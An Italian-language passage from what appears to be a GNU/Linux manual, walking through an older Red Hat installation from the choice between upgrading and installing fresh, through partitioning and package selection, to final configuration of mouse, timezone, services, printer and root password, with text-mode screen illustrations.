Una volta definita l'origine dell'installazione, ammesso che sia andato tutto bene, è il momento di specificare cosa si vuole fare: aggiornare una vecchia versione o installare da zero. Quindi, se si dispone di unità SCSI, è il momento di dichiararlo (se il programma di installazione non è già in grado di riconoscerle da solo).

Figura 12.5. Si può installare GNU/Linux da zero oppure si può scegliere di aggiornare una versione precedente della stessa distribuzione.

```
Installation Path

Would you like to install a new system
or upgrade a system which already
contains Red Hat 2.0 or later?

   Install          Upgrade
```

È però da sottolineare che non ci si possono attendere aggiornamenti intelligenti che siano in grado di recuperare e riadattare la configurazione precedente. Di sicuro, i vecchi file di configurazione vengono salvati rinominandoli, in modo che terminino con l'estensione '`.rpmorig`', ma questo significa che poi si deve provvedere a adeguare i nuovi file di configurazione alle vecchie esigenze.

> Bisogna tenere in considerazione la possibilità che l'aggiornamento fallisca. Se si intende procedere veramente a un aggiornamento, è praticamente indispensabile fare prima delle copie di sicurezza di tutto il sistema.

12.2.5 Classi di installazione

In aiuto agli utenti inesperti e a quelli che non hanno tempo, potrebbe essere disponibile la selezione tra diversi tipi di installazione. La distribuzione Red Hat distingue in particolare tra: '**`Workstation`**', '**`Server`**' e '**`Custom`**'. Come si può intuire, la classe '**`Custom`**' permette di definire in modo dettagliato come si vuole installare GNU/Linux. Nelle prossime sezioni viene mostrato proprio il procedimento più dettagliato per l'installazione; tuttavia, è importante tenere da conto anche le altre possibilità che possono facilitare molto il lavoro.


- '**`Workstation`**'

  Scegliendo questa classe, **vengono cancellate tutte le partizioni Linux** che il programma di installazione è in grado di trovare nei dischi installati, utilizzando tutto lo spazio che non è occupato da altre partizioni. È il programma di installazione a decidere come organizzare le partizioni.

- '**`Server`**'

  Scegliendo questa classe, **vengono cancellate tutte le partizioni** dei dischi esistenti. Come nel caso della classe '**`Workstation`**', è il programma di installazione a decidere come organizzare le partizioni. In questo caso, tuttavia, si tende a scomporre lo spazio disponibile in un numero maggiore di partizioni, per motivi di efficienza.

Figura 12.6. La scelta della «classe» di installazione.

```
.-----| Installation Class |-----.
|                                |
| What type of machine are you   |
| installing? For maximum        |
| flexibility, choose "Custom".  |
|                                |
|          Workstation           |
|          Server                |
|          Custom                |
|                                |
|     .----.        .------.     |
|     | Ok |        | Back |     |
|     '----'        '------'     |
|                                |
'--------------------------------'
```

12.2.6 Definizione del file system e della memoria virtuale


La definizione del file system per l'installazione che si sta facendo è una fase un po' delicata, in quanto può tradursi in un intreccio di partizioni connesse in diversi punti di innesto. In questi esempi si mostra l'installazione più semplice per il principiante: quella che utilizza una sola partizione, anche se non si tratta della soluzione ottima per tutte le situazioni.

Figura 12.7. Il programma di installazione chiede all'utente di scegliere lo strumento preferito per la modifica delle partizioni.

```
Disk Setup

Disk Druid is a tool for partitioning and setting up
mount points. It is designed to be easier to use than
Linux's traditional disk partitioning sofware, fdisk,
as well as more powerful. However, there are some cases
where fdisk may be preferred.

Which tool would you like to use?

Disk Druid    fdisk    Cancel
```

Per prima cosa, il programma di installazione permette di scegliere tra due programmi differenti per la modifica delle partizioni: Disk Druid e '**`fdisk`**'. Se si ha la pazienza di leggere almeno una volta come funziona '**`fdisk`**', questo programma è alla fine il più semplice da usare. Dopo averlo selezionato come programma preferito per questa installazione, viene richiesto di indicare su quale disco intervenire (il disco intero; non solo una partizione particolare).

Figura 12.8. Il programma di installazione chiede all'utente di scegliere il disco su cui verrà installato GNU/Linux.

```
Partition Disks

To install Red Hat Linux, you must have at least one
parition of 50 MB dedicated to Linux. We suggest
placing that partition on one of the first two hard
drives in your system so you can boot into Linux with
LILO.

/dev/hda - Model XYZ-12345

Done    Edit    Cancel
```

La figura 12.8 mostra il caso in cui ci sia a disposizione un solo disco fisso ATA. I pulsanti grafici indicati in basso rappresentano il tipo di azione da compiere: [DONE] indica che il lavoro di modifica delle partizioni è terminato su tutti i dischi in cui si voleva intervenire; [EDIT] attiva invece '**`fdisk`**' per il disco fisso che risulta evidenziato nell'elenco.

Per proseguire, si deve quindi selezionare il pulsante grafico [EDIT], portandovi sopra il cursore attraverso la pressione di [*Tab*] (tante volte quanto necessario) e premendo la [*barra spaziatrice*], o [*Invio*], alla fine. Quello che si ottiene è quindi l'avvio di '**`fdisk`**'.[1]

> Nel capitolo 10 c'è un esempio completo di utilizzo di questo programma, che pertanto non viene riproposto. Nella figura 12.9 si fa riferimento a un disco suddiviso in tre partizioni primarie, nello stesso modo mostrato in quell'esempio di utilizzo di '**`fdisk`**': '`hda1`' è dedicata al Dos; '`hda2`' viene usata per la memoria virtuale; '`hda3`' è l'unica partizione dedicata al file system per GNU/Linux.

Quando '**`fdisk`**' termina di funzionare, riappare la richiesta vista in precedenza. Se il lavoro di modifica delle partizioni non è finito, si può selezionare nuovamente il pulsante grafico [EDIT], oppure si può indicare un disco differente e ancora selezionare il pulsante grafico [EDIT] per

[1] Il programma di installazione crea i file di dispositivo in modo dinamico, utilizzando la directory temporanea. Per questo motivo, '**`fdisk`**' mostra dei nomi di dispositivo insoliti: '`/tmp/hda1`', '`/tmp/hda2`',...

modificare le partizioni al suo interno. Quando tutto è terminato, si seleziona il pulsante grafico DONE e si procede con la definizione dei punti di innesto del file system.

Dopo la preparazione delle partizioni viene richiesta l'indicazione dei vari punti di innesto, dove per prima cosa occorre specificare quale sia la partizione principale, che viene montata nella directory radice. Seguendo gli esempi mostrati sopra non c'è scelta; ci sono a disposizione solo tre partizioni: una Dos-FAT, una per la memoria virtuale e una per GNU/Linux.

Figura 12.9. Il programma di installazione chiede di specificare come utilizzare le varie partizioni, in particolare quella principale.

```
.-------------------------| Current Disk Partitions |--------------------------.
|   Mount Point            Device     Requested   Actual        Type           |
|   /dos                   hda1          41M       41M      DOS 16-bit >=32M   |
|                          hda2          33M       33M      Linux swap         |
|   /                      hda3         441M      441M      Linux native       |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
|                                                                              |
| Drive Summaries                                                              |
|   Drive      Geom [C/H/S]     Total     Used     Free                       |
|    hda      [  1024/16/63]     528M     528M       0M     [############]     ]
|                                                                              |
|                                                                              |
|                                                                              |
|     .-----.      .------.      .--------.      .----.      .------.          |
|     | Add |      | Edit |      | Delete |      | Ok |      | Back |          |
|     '-----'      '------'      '--------'      '----'      '------'          |
|                                                                              |
'------------------------------------------------------------------------------'
    F1-Add    F2-Add NFS    F3-Edit    F4-Delete    F5-Reset    F12-Ok
```

L'esempio mostrato nella figura rappresenta le partizioni con i punti di innesto già determinati. Per farlo in pratica, si utilizza il pulsante grafico EDIT per definire quanto riguarda la partizione evidenziata con la barra di scorrimento. Si osservi che '/dev/hda3' è la partizione principale, che conterrà il file system principale, mentre '/dev/hda1' è la partizione contenente il sistema operativo Dos, che, quando si avvia GNU/Linux, risulterà montata a partire dalla directory '/dos/'. Al termine, per proseguire, si deve selezionare il pulsante grafico OK.

Dopo la definizione dei punti di innesto viene proposta la selezione delle partizioni di scambio, cioè quelle da dedicare alla memoria virtuale. Il programma di installazione mostra quelle esistenti e permette di attivarne l'utilizzo attraverso una casella di selezione che vi appare a fianco, come si può vedere nella figura.


Figura 12.10. Le partizioni di scambio prima dell'inizializzazione.

```
Active Swap Space

What partitions would you like to use for swap
space? This will destroy any information already on
the partition.

     Device          Begin       End    Size (k)
[*] /dev/hda2          83        148     33264

[*] Check for bad blocks during format

     Ok              Cancel
```

Attivando una casella di selezione apposita, è possibile richiedere esplicitamente il controllo delle partizioni durante l'inizializzazione, in modo da verificare che non esistano settori difettosi.

L'inizializzazione e il controllo eventuale di queste partizioni viene fatto subito, in modo da poter attivare la memoria virtuale prima di procedere con le operazioni successive. Anche le indicazioni date in questa fase servono per costruire il file '`/etc/fstab`' finale.

L'indicazione delle partizioni normali da inizializzare viene data subito dopo quelle destinate alla memoria virtuale. Anche in questo caso è possibile richiedere un controllo della partizione durante l'inizializzazione, come si vede nella figura.

Figura 12.11. Le partizioni da inizializzare.

L'inizializzazione di queste partizioni (in tal caso una sola) non avviene subito; si attende che vengano selezionati i pacchetti da installare, successivamente, a cose fatte, verrà avviata l'inizializzazione e l'installazione dei pacchetti, lasciando libero l'utente di occuparsi d'altro.

12.2.7 Selezione dei pacchetti di applicazioni e avvio della loro installazione

Le distribuzioni GNU/Linux derivate direttamente della Red Hat permettono di selezionare i pacchetti in modo piuttosto semplificato, per gruppi di pacchetti, in modo dettagliato. Per poter ottenere un'installazione minima si possono deselezionare tutti i gruppi di pacchetti: verrà installato solo ciò che è indispensabile. In alternativa si può anche eseguire un'installazione totale, se si ritiene di disporre di spazio a sufficienza nel disco.[2]

La gestione dei pacchetti dopo l'installazione è abbastanza agevole, quindi, le prime volte non è il caso di crearsi troppi problemi sulla scelta dei pacchetti da installare. Se si vuole eseguire l'installazione completa, si può selezionare l'ultima voce: *`Everything`*. Se si conosce già bene GNU/Linux e anche gli applicativi che con esso di possono utilizzare, si può selezionare la voce *`Select individual packages`*, in modo da rifinire le richieste di massima definite in questa prima fase.

[2]Per la precisione, per ottenere un'installazione minima, si devono selezionare tutti i gruppi e, subito dopo, si devono deselezionare nuovamente.

Figura 12.12. Selezione di massima dei pacchetti da installare.




```
Components to Install

Choose components to install:

[*] Multimedia Machine
[*] X Window System
[ ] X Development
[*] TeX Document Formatting
[*] Emacs
[*] Emacs with X windows
[ ] DOS/Windows Connectivity
[*] Extra Documentation
[ ] Everything

[*] Select individual packages

Ok        Cancel
```

Se durante la scelta dei gruppi di pacchetti era stato richiesto di indicare in modo dettagliato quali pacchetti installare, appare un menù dei gruppi di pacchetti, da cui si può ottenere un elenco dettagliato dove selezionare o deselezionare quanto desiderato. Inizialmente, appare un elenco dove vengono proposte le categorie dei pacchetti che possono essere installati (si tratta di una classificazione differente e già più dettagliata di quanto visto nella fase precedente).

Figura 12.13. Selezione dei pacchetti in base alla categoria.

```
.------------------------| Select Group |-------------------------.
|                                                                  |
| Choose a group to examine          Installed system size: 278M  |
| Press F1 for a package description                               |
|                                                                  |
|         + [o] Amusements/Games                    4.2M  #        |
|         + [o] Amusements/Graphics                 4.1M  X        |
|         + [*] Amusements/Multimedia               0.2M  X        |
|         + [o] Applications/Archiving              0.8M  X        |
|         + [o] Applications/Communications         0.6M  X        |
|         + [ ] Applications/Databases                    X        |
|         + [o] Applications/Editors                0.5M  X        |
|         + [ ] Applications/Emulators                    X        |
|                                                                  |
|              .------.                        .------.            |
|              | Done |                        | Back |            |
|              '------'                        '------'            |
|                                                                  |
'------------------------------------------------------------------'
```

Utilizzando i tasti [+] e [-] è possibile selezionare o deselezionare la categoria evidenziata dalla barra del cursore. In tal caso si può osservare un asterisco (‘*****’) o uno spazio all’interno della casellina di selezione che vi appare a sinistra. Precisamente, l’asterisco rappresenta la selezione di tutti i pacchetti di quella categoria, mentre la casellina vuota indica che non è stato selezionato alcun pacchetto del gruppo relativo. Inoltre, su alcune categorie appare già la lettera «o» che indica la selezione di alcuni dei suoi pacchetti (in base alla selezione dei gruppi fatta in precedenza).

È possibile accedere all’elenco dei pacchetti di una categoria premendo la [*barra spaziatrice*]. A questo punto, i tasti [+] e [-], oppure anche la [*barra spaziatrice*], servono per includere o escludere un pacchetto preciso.

Figura 12.14. Selezione dei pacchetti di una categoria.

```
.------------------------| Select Group |-------------------------.
|                                                                 |
| Choose a group to examine            Installed system size: 278M |
| Press F1 for a package description                              |
|                                                                 |
|        + [o] Amusements/Games                    4.2M  #        |
|        + [o] Amusements/Graphics                 4.1M  X        |
|        + [*] Amusements/Multimedia               0.2M  X        |
|        - [o] Applications/Archiving              0.2M  X        |
|            [ ] dump                                   X        |
|            [ ] lha                                    X        |
|            [*] sharutils                         0.2M  X        |
|            [ ] unarj                                  X        |
|                                                                 |
|            .------.                        .------.             |
|            | Done |                        | Back |             |
|            `------'                        `------'             |
|                                                                 |
`-----------------------------------------------------------------'
```

In conclusione, in questa fase si può rifinire quanto indicato già, in linea di massima, attraverso la selezione dei gruppi di pacchetti. Naturalmente, così facendo si rischia di non soddisfare tutte le dipendenze che ci possono essere tra i pacchetti. Se ciò accade, il programma di installazione avvisa e richiede se si vogliono installare anche i pacchetti necessari a soddisfare le dipendenze.

Dopo la selezione dei pacchetti da installare, si passa alla fase dell'installazione di questi nel file system organizzato secondo quanto visto in precedenza. Prima però, vengono inizializzate le partizioni che erano state definite. L'installazione dei pacchetti è un processo automatico che non richiede interventi, a parte quando si verificano errori di qualche tipo.


12.3 Configurazione conclusiva

Al termine dell'installazione dei pacchetti inizia la fase della configurazione conclusiva, di ciò che non sia già stato definito durante l'installazione. Quasi tutto viene configurato attraverso programmi che poi sono disponibili anche nel sistema GNU/Linux che si ottiene, in modo da poter modificare le impostazioni agevolmente.

In particolare, la configurazione della rete potrebbe essere già stata definita all'inizio dell'installazione, quando si utilizza una copia della distribuzione accessibile solo attraverso la rete. Se necessario, si può modificare quanto già impostato.

12.3.1 Mouse

La configurazione del mouse può essere ripetuta anche dopo che il sistema GNU/Linux è stato installato, utilizzando il programma '**`mouseconfig`**'. Viene fatta inizialmente una scansione delle porte su cui potrebbe essere connesso un mouse. Se viene trovato, viene richiesto di confermare la scelta del protocollo (cioè del tipo di mouse).

Figura 12.15. Indicazione del tipo di mouse.

La distribuzione Red Hat utilizza questa definizione sia per la gestione del mouse con i programmi che utilizzano lo schermo a matrice di caratteri, sia per la configurazione del sistema grafico X, quando questa viene fatta attraverso gli strumenti della distribuzione stessa. Questa affermazione non è ovvia, perché si tratta di due cose indipendenti.

Con il sistema grafico X è importante avere a disposizione tre tasti del mouse. Se si dispone solo di due, il terzo deve essere emulato in qualche modo. La figura mostra una casella di selezione con l'etichetta '**`Emulate 3 buttons?`**'. Selezionando tale casella si ottiene questa emulazione.

Se si sceglie un mouse seriale, viene chiesto successivamente di indicare la porta in cui è connesso. Questa operazione è intuitiva.

12.3.2 Configurazione della rete

A questo punto è possibile configurare la connessione in rete. Se l'installazione è stata fatta utilizzando la rete, questa configurazione è già avvenuta e può essere semplicemente lasciata così com'è. In ogni caso, se l'elaboratore su cui si installa GNU/Linux è connesso a una rete, è opportuno definire la connessione in questa fase (purché lo si sappia fare). Successivamente si potranno utilizzare solo strumenti grafici che richiedono il sistema grafico X.

La gestione delle reti TCP/IP con GNU/Linux viene descritta nel volume III.

12.3.3 Orologio e ora locale

La configurazione dell'ora locale richiede in pratica l'indicazione della capitale, corrispondente alla voce *`Europe/Rome`*. È opportuno fare in modo che l'orologio interno dell'elaboratore sia posizionato sull'ora di riferimento definita dal tempo universale (in origine si indicava come GMT, o *Greenwich mean time*). La configurazione dell'ora locale può essere modificata in qualunque momento utilizzando il programma '**`timeconfig`**'.

Figura 12.16. Scelta dell'ora locale in base al fuso orario.

12.3.4 Servizi

La configurazione dei servizi da attivare quando si avvia il sistema può essere ripetuta anche dopo che GNU/Linux è stato installato, utilizzando il programma '**`ntsysv`**'. Perché un servizio sia attivato, basta fare in modo che la casella corrispondente sia selezionata; il contrario se si vuole escludere un certo servizio.


Figura 12.17. Selezione dei servizi da attivare automaticamente durante la procedura di inizializzazione del sistema.

```
Services

What services should be automatically started?

[ ] amd
[*] atd
[ ] autofs
[ ] bootparamd
[*] crond
[ ] dhcpd
[ ] gated
[ ] gpm
[*] httpd
[*] inet

Ok      Cancel
```

12.3.5 Stampa

La configurazione delle stampanti è un'operazione piuttosto articolata, a seconda che si tratti di stampanti locali o remote. Il programma che viene utilizzato non è più disponibile dopo l'installazione. Al suo posto si deve adoperare un programma analogo che richiede il sistema grafico X, oppure si deve intervenire direttamente sui file di configurazione. Qui viene mostrata solo la configurazione di una stampante locale.

Figura 12.18. Dopo avere specificato che si intende installare una stampante, viene richiesta l'indicazione della coda di stampa: il nome e il percorso.

```
Standard Printer Options

Every print queue (which print jobs are directed
to) needs a name (often lp) and a spool directory
associated with it. What name and directory
should be used for this queue?

 Name of queue:    lp
 Spool directory:  /var/spool/lpd/lp

Next      Previous
```

Dopo avere specificato che si intende installare una stampante (qui si tratta di una stampante locale), il programma di configurazione propone il nome di una coda di stampa e la sua collocazione nel file system. L'esempio mostrato nella figura presenta il caso della coda '**`lp`**', che è tradizionalmente il nome predefinito della coda di stampa principale.

Viene richiesto quindi di indicare la porta parallela a cui è connessa tale stampante. Il programma stesso cerca di individuarla e la propone all'utente. È importante tenere presente che la corrispondenza tra i nomi dei dispositivi e le porte dipende da diversi fattori, quindi il fatto che il programma aiuti a individuare le porte presenti è di grande utilità.

Figura 12.19. L'indicazione della porta parallela a cui è connessa la stampante viene fatta con l'aiuto del programma di configurazione, attraverso la scelta del file di dispositivo corrispondente.


```
.-----------| Local Printer Device |------------.
|                                               |
| What device is your printer connected to      |
| (note that /dev/lp0 is equivalent to LPT1:)?  |
|                                               |
|         Printer Device: /dev/lp0______        |
|                                               |
|   Auto-detected ports:                        |
|                                               |
|     /dev/lp0: Detected                        |
|     /dev/lp1: Not Detected                    |
|     /dev/lp2: Not Detected                    |
|                                               |
|         .----.              .------.          |
|         | Ok |              | Back |          |
|         '----'              '------'          |
|                                               |
'-----------------------------------------------'
```

Alla coda di stampa (e non alla porta parallela) si deve poi abbinare un tipo di emulazione di stampa. L'esempio mostra la scelta di una stampante PostScript. In realtà è più probabile che si tratti di un tipo diverso.

Figura 12.20. Scelta dell'emulazione della stampante.



```
Configure Printer

What type of printer do you have?

  HP LaserJet Plus
  HP PaintJet
  HP PaintJet XL
  HP PaintJet XL300 and DeskJet 1200C
  IBM 3853 JetPrinter
  Imagen ImPress
  Mitsubishi CP50
  NEC P6/P6+/P60
  Okidata Microline 182
  PostScript printer

        Next        Previous
```

Successivamente viene richiesto di indicare la risoluzione della stampa, il formato normale della carta utilizzata e infine l'eventuale correzione della scalettatura. Chi non conosce cosa sia la scalettatura farebbe bene a selezionare la casella corrispondente (la voce `stair-stepping`).

Figura 12.21. Impostazione della stampante, in base al tipo di emulazione scelto.

```
PostScript printer

You may now configure the paper size and resolution
for this printer.

      Paper Size            Resolution
      letter                 300x300
      legal                  600x600
      ledger                 1200x1200
      a3
      a4

      [ ] Fix stair-stepping of text?

        Next        Previous
```

Il problema della stampa con GNU/Linux viene descritto in modo più approfondito a partire dal capitolo 87.

12.3.6 Parola d'ordine dell'utente root

Prima che l'installazione sia conclusa, viene chiesto all'utente di definire la parola d'ordine dell'utente '**`root`**'. Ciò rappresenta il minimo della sicurezza, per evitare che il sistema appena installato sia in balia di ogni possibile attacco. Il lavoro di definizione degli utenti potrà essere fatto dopo l'installazione.

La figura mostra questa richiesta da parte del programma di installazione. Come al solito, a titolo precauzionale, viene richiesto il suo inserimento per due volte.

Figura 12.22. Definizione della parola d'ordine dell'utente '**`root`**'.

12.3.7 Configurazione del sistema di autenticazione

Dopo aver definito la parola d'ordine dell'utente '**`root`**', viene richiesto di specificare alcuni elementi generali del sistema di autenticazione. Per la precisione si tratta di indicare l'utilizzo o meno del NIS, l'uso delle password shadow, l'utilizzo di parole d'ordine cifrate attraverso la firma MD5.

